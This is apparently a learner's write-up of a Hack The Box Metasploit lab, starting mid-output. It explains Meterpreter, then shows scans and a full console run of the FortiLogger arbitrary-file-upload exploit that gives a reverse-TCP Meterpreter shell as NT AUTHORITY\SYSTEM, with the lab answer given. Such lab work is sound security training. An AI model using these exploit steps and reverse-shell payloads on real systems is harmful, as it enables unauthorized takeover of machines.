nqkmfDUS
cd ../
ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd root
ls
flag.txt
snap
cat flag.txt
HTB{5e55ion5_4r3_sw33t}
```

Meterpreter

The Meterpreter Payload is a specific type of multi-faceted, extensible Payload that uses DLL injection to ensure the connection to the victim host is stable and difficult to detect using simple checks and can be configured to be persistent across reboots or system changes.

Running Meterpreter

To run Meterpreter, we only need to select any version of it from the show payloads output, taking into consideration the type of connection and OS we are attacking.



MSF - Meterpreter Commands

```
meterpreter > help

Core Commands
=============

    Command                    Description
    -------                    -----------
    ?                          Help menu
    background                 Backgrounds the current session
    bg                         Alias for background
    bgkill                     Kills a background meterpreter script
    bglist                     Lists running background scripts
    bgrun                      Executes a meterpreter script as a background thread
    channel                    Displays information or control active channels
    close                      Closes a channel
    disable_unicode_encoding   Disables encoding of unicode strings
    enable_unicode_encoding    Enables encoding of unicode strings
    exit                       Terminate the meterpreter session
```


In this section we proceeded to talk about some commands in the meterpreter, here are some that were interesting:-

Stealthy

Meterpreter, when launched and after arriving on the target, resides entirely in memory and writes nothing to the disk. No new processes are created either as Meterpreter injects itself into a compromised process. Moreover, it can perform process migrations from one running process to another.


MSF - Scanning Target

An example for command to use is:- **db_nmap -sV -p- -T5 -A 10.10.10.15**



```
msf6 > db_nmap -sV -p- -T5 -A 10.10.10.15

[*] Nmap: Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-03 09:55 UTC
[*] Nmap: Nmap scan report for 10.10.10.15
[*] Nmap: Host is up (0.021s latency).
[*] Nmap: Not shown: 65534 filtered ports
[*] Nmap: PORT   STATE SERVICE VERSION
[*] Nmap: 80/tcp open  http    Microsoft IIS httpd 6.0
[*] Nmap: | http-methods:
[*] Nmap: |_  Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOC
[*] Nmap: |_http-server-header: Microsoft-IIS/6.0
[*] Nmap: |_http-title: Under Construction
[*] Nmap: | http-webdav-scan:
```

Results:



```
msf6 > hosts

Hosts
=====

address      mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------      ---  ----  -------  ---------  -----  -------  ----  --------
10.10.10.15             Unknown                    device


msf6 > services

Services
========

host         port  proto  name  state  info
----         ----  -----  ----  -----  ----
10.10.10.15  80    tcp    http  open   Microsoft IIS httpd 6.0
```

The module proceeds to explain step by step on how to attack the service available.


Questions

Answer the question(s) below to complete this Section and earn cubes!

Target: 10.129.203.65

Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with? **Ans: NT AUTHORITY\SYSTEM**


First I had to ensure that my postgresql database server was up, below are the steps I took to bring it up.



```
┌──(coderic㉿kali)-[~]
└─$ sudo su
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic]
└─# sudo service postgresql start

┌──(root㉿kali)-[/home/coderic]
└─# sudo msfdb init
[i] Database already started
[i] The database appears to be already configured, skipping initialization

┌──(root㉿kali)-[/home/coderic]
└─# sudo msfdb status
● postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; preset: disabled)
     Active: active (exited) since Thu 2024-02-22 11:46:38 EAT; 6min ago
    Process: 68956 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 68956 (code=exited, status=0/SUCCESS)
        CPU: 1ms

Feb 22 11:46:38 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Feb 22 11:46:38 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.

COMMAND    PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
postgres 68859 postgres    5u  IPv6 161082      0t0  TCP localhost:5432 (LISTEN)
postgres 68859 postgres    6u  IPv4 161083      0t0  TCP localhost:5432 (LISTEN)

UID          PID    PPID  C STIME TTY      STAT   TIME CMD
postgres   68859       1  0 11:46 ?        Ss     0:00 /usr/lib/postgresql/15/bin/postgres -D /var/lib/postgresql/15/main -c c

[+] Detected configuration file (/usr/share/metasploit-framework/config/database.yml)

┌──(root㉿kali)-[/home/coderic]
└─# |
```

Next was to connect to the initialized database from the msfconsole.

Command to use:- **sudo msfdb run**




```
┌──(root㉿kali)-[/home/coderic]
└─# msfdb run
[i] Database already started

      .:ok000kdc'           'cdk000ko:.
    .x000000000000c       c000000000000x.
   :0000000000000000k,   ,k0000000000000000:
  '000000000kkkk00000:  :0000000000000000000'
  o00000000.MMMM.o0000o0000l.MMMM,000000000o
  d00000000.MMMMMM.c00000c.MMMMMM,00000000x
  l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
  .00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
   c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
    o000000.MMM.0000.MMM:0000.MMM,000000o
     l00000.MMM.0000.MMM:0000.MMM,00000l
      ;0000'MMM.0000.MMM:0000.MMM;0000;
       .d00o'WM.0000occcx0000.MX'x00d.
         ,k0l'M.000000000000.M'd0k,
           :kk;.000000000000.;0k:
             ;k0000000000000000k:
               ,x00000000000x,
                 .l0000000l.
                    ,d0d,
                      .

       =[ metasploit v6.3.4-dev                           ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again
Metasploit Documentation: https://docs.metasploit.com/
```

Next was to start an nmap scan from the msf.


Command used:- db_nmap -sCV 10.129.203.65

Results




```
msf6 > db_nmap -sCV 10.129.203.65
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-22 12:15 EAT
[*] Nmap: Nmap scan report for 10.129.203.65
[*] Nmap: Host is up (0.21s latency).
[*] Nmap: Not shown: 995 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds?
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
[*] Nmap: | rdp-ntlm-info:
[*] Nmap: |   Target_Name: WIN-51BJ97BCIPV
[*] Nmap: |   NetBIOS_Domain_Name: WIN-51BJ97BCIPV
[*] Nmap: |   NetBIOS_Computer_Name: WIN-51BJ97BCIPV
[*] Nmap: |   DNS_Domain_Name: WIN-51BJ97BCIPV
[*] Nmap: |   DNS_Computer_Name: WIN-51BJ97BCIPV
[*] Nmap: |   Product_Version: 10.0.17763
[*] Nmap: |_  System_Time: 2024-02-22T09:16:21+00:00
[*] Nmap: |_ssl-date: 2024-02-22T09:16:31+00:00; 0s from scanner time.
[*] Nmap: | ssl-cert: Subject: commonName=WIN-51BJ97BCIPV
[*] Nmap: | Not valid before: 2024-02-21T08:42:21
[*] Nmap: |_Not valid after:  2024-08-22T08:42:21
[*] Nmap: 5000/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
[*] Nmap: |_http-title: FortiLogger | Log and Report System
[*] Nmap: |_http-server-header: Microsoft-IIS/10.0
[*] Nmap: | http-methods:
[*] Nmap: |_  Potentially risky methods: TRACE
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: | smb2-time:
[*] Nmap: |   date: 2024-02-22T09:16:23
[*] Nmap: |_  start_date: N/A
[*] Nmap: | smb2-security-mode:
[*] Nmap: |   311:
[*] Nmap: |_    Message signing enabled but not required
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 39.92 seconds
```

To have a clearer information I used the command hosts and services




```
[*] Nmap: |   311:
[*] Nmap: |_    Message signing enabled but not required
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 39.92 seconds
msf6 > hosts

Hosts
=====

address        mac  name            os_name                                       os_flavor  os_sp  purpose  info  comments
-------        ---  ----            -------                                       ---------  -----  -------  ----  --------
10.129.60.33        gettingstarted  Linux gettingstarted 5.4.0-65-generic #73-Ubu                   server
                                    ntu SMP Mon Jan 18 17:25:17 UTC 2021 x86_64
10.129.203.65                       Unknown                                                         device
94.237.55.163

msf6 > services
Services
========

host           port  proto  name           state  info
----           ----  -----  ----           -----  ----
10.129.203.65  135   tcp    msrpc          open   Microsoft Windows RPC
10.129.203.65  139   tcp    netbios-ssn    open   Microsoft Windows netbios-ssn
10.129.203.65  445   tcp    microsoft-ds   open
10.129.203.65  3389  tcp    ms-wbt-server  open   Microsoft Terminal Services
10.129.203.65  5000  tcp    http           open   Microsoft HTTPAPI httpd 2.0 SSDP/UPnP

msf6 > |
```

First thing that catches my eye is the http protocol that runs on port 5000, I therefore decided to take a look.



It looks to be a login page by the name of fortilogger.

At first I decide to check out if there is any exploit on the service running on this port which is “Microsoft HTTPAPI httpd 2.0 SSDP/UpnP”. Unfortunately I had no luck.




```
msf6 > Interrupt: use the 'exit' command to quit
msf6 > search Microsoft HTTPAPI httpd 2.0 SSDP/UPnP
[-] No results from search
msf6 > search HTTPAPI httpd 2.0 SSDP/UPnP
[-] No results from search
msf6 > search HTTPAPI httpd 2.0
[-] No results from search
msf6 > search HTTPAPI httpd
[-] No results from search
msf6 > search Microsoft HTTPAPI httpd 2.0
[-] No results from search
msf6 > search Microsoft HTTPAPI httpd
[-] No results from search
```

On the login page the page has a name fortilogger, therefore I decided to check for exploits using this name.

And there was a result, but the rank was normal, this was a drawback but I decided to check if it was exploitable to be sure.


Searching for fortilogger exploit:-



```
msf6 > search fortilogger

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  exploit/windows/http/fortilogger_arbitrary_fileupload  2021-02-26       normal  Yes    FortiLogger Arbitrary File Upload Exploit


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/fortilogger_arbitrary_fileupload
```

I selected the module results using command use 0


Next was to set my targets.



```
View the full module info with the info, or info -d command.

msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > set lhost 10.10.15.181
lhost => 10.10.15.181
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > set rhosts 10.129.203.65
rhosts => 10.129.203.65
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > show options
```

I wanted to see if my settings were set successfully so I run command show options.


Results:



```
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > show options

Module options (exploit/windows/http/fortilogger_arbitrary_fileupload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.129.203.65    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      5000             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the FortiLogger
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.15.181     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   FortiLogger < 5.2.0



View the full module info with the info, or info -d command.
```

Before I did a run command I first used command check to verify if this target was vulnerable to the selected exploit.


The check results confirmed my target was exploitable.



```
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > check
[+] 10.129.203.65:5000 - The target is vulnerable. FortiLogger version 4.4.2.2
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > run
```


Next was to type the run command and click enter to start an attack.

Well I received a meterpreter session.



```
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > check
[+] 10.129.203.65:5000 - The target is vulnerable. FortiLogger version 4.4.2.2
msf6 exploit(windows/http/fortilogger_arbitrary_fileupload) > run

[*] Started reverse TCP handler on 10.10.15.181:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. FortiLogger version 4.4.2.2
[+] Generate Payload
[+] Payload has been uploaded
[*] Executing payload ...
[*] Sending stage (175686 bytes) to 10.129.203.65
[*] Meterpreter session 1 opened (10.10.15.181:4444 → 10.129.203.65:49693) at 2024-02-22 12:33:26 +0300

meterpreter > |
```

I wanted to know the username for this captured shell so I run command getuid



```
[*] Meterpreter session 1 opened (10.10.15.181:4444 → 10.129.203.65:49693) at 2024-02-22 12:33:26 +0300

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

The username is **NT AUTHORITY\SYSTEM**

